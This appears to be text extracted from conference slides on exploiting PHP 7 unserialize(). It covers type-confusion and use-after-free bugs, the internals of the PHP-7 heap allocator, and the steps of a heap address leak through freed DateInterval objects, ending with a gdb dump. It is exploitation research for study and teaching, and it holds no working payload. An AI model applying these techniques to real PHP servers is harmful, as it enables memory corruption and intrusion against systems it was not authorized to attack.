
type IS\_OBJECT

\_zend\_object

....


# Type Confusion

```
php_var_unserialize(&entry)
if (Z_TYPE(entry) != IS_OBJECT) { /* ERROR!!! */ }
php_var_unserialize(&inf)
```



# Type Confusion

```
php_var_unserialize(&entry)
if (Z_TYPE(entry) != IS_OBJECT) { /* ERROR!!! */ }
php_var_unserialize(&inf)
```



# Type Confusion

```
php_var_unserialize(&entry)  
if (Z_TYPE(entry) != IS_OBJECT) { /* ERROR!!! */ }  
php_var_unserialize(&inf)
```


**BUG #73258**

zval struct (entry)	
value	
type	IS_REFERENCE

zval struct (inf)	
value	
type	IS_REFERENCE

_zend_reference	
refcount	2
val	zval struct
value	
type	IS_OBJECT

_zend_object	
....	






# Use After Free

- Pointing to dynamic struct
- `var_unserializer.c:process_nested_data`

```
zval key, *data, d, *old_data;
...
data = zend_hash_add_new(ht, Z_STR(key), &d);
...
if (!php_var_unserialize_internal(data, p, max, var_hash))
```

- *data* points to *ht*
- *data* stored in *var\_hash*
- when *ht* resized
- *ht* reallocated

# Use After Free



# Use After Free

- Not very common
- Unserialize ensure size *ht*
- Yet...
- `__wakeup` define property
- DateInterval add properties

CVE-2016-7479

# Bugs Take Away

- More unserialize vulns
- Different vulns
- Use freed values

# ALLOC

(WHERE MEMORY COMES FROM)

# Old (PHP-5) Allocator

- Heap
- Meta data per slot
  - Size
  - Flags
- Free List

# PHP-7 Allocator

- Complete Rewrite
- Bins
- Free Lists

# Allocator

- Allocate CHUNK from OS (2MB)
- Divide to PAGES (4096B)
- First page – descriptor
  - List of allocated and free pages
  - Pointers to BINS
- BIN
  - free list
  - By size
  - Multiple pages







# New CHUNK

## CHUNK

chunk  
descriptor


free\_slots

page\_info



# New BIN

## CHUNK



# emalloc(size)


```
bin_num = size2bin(size)
```

```
if NULL == heap->free_slots[bin_num]  
    init_bin(heap, bin_num)
```

```
return pop(heap->free_slots[bin_num])
```

# emalloc

## CHUNK



# efree(ptr)

```
chunk = ptr & MASK_2M
```


```
page_num = (ptr & (! MASK_2M)) >> OFFSET_4K
```

```
bin = page2bin(chunk, page)
```

```
push(chunk->heap->free_slots[bin], ptr)
```

# efree

## CHUNK



# Allocator Take Away

- Allocation predictability
- Impossible free() arbitrary memory
  - Bit operations
  - Lookup in page descriptor
- Abuse free list pointer – arbitrary write
  - Will explain in a few slides

# EXPLOIT

(GETTING THINGS DONE)



# Exploitation Stages

- Leak
- Read
- Write
- Exec

# Leak

- Abuse the Allocator 😊
- Roughly based on @i0n1c's method
- Serialize freed object
- Allocator override
- Read more freed data

# Leak Theory

- Allocator free list
- first sizeof(void\*) point to *next* slot

```
struct _zend_mm_free_slot {  
    zend_mm_free_slot *next_free_slot;  
};
```

- Read freed object
- Read via pointer to *next* slot
  - i.e. read prev freed object

# DateInterval

```
1 struct _php_interval_obj {  
2     timelib_rel_time *diff;  
3     HashTable        *props;  
4     int              initialized;  
5     zend_object      std;  
6 };
```

# DateInterval

```
1 ▾ typedef struct timelib_rel_time {
2     timelib_sll y, m, d; /* Years, Months and Days */
3     timelib_sll h, i, s; /* Hours, mInutes and Seconds */
4
5     int weekday; /* Stores the day in 'next monday' */
6     int weekday_behavior; /* 0: the current day should *not* be
7     counted when advancing forwards; 1: the current day *should* be
8     counted */
9
10    int first_last_day_of;
11    int invert; /* Whether the difference should be inverted */
12    timelib_sll days; /* Contains the number of *days*, instead of Y-
13    M-D differences */
14
15    timelib_special special;
16    unsigned int have_weekday_relative, have_special_relative;
17 } timelib_rel_time;
```

# Heap Address Leak




- Allocate DateInterval
- Allocate object to leak - string
- Free both objects
- Allocator point DateInterval to string
- Allocator overwrite string with pointers
- Serialize

```
(gdb) x/64wx 0xb5c6c028
0xb5c6c028: 0xb5c6c050 0x00000000 0x00000000 0x00000000 .....
0xb5c6c038: 0x00000000 0x00000000 0x00000000 0x00000000 .....
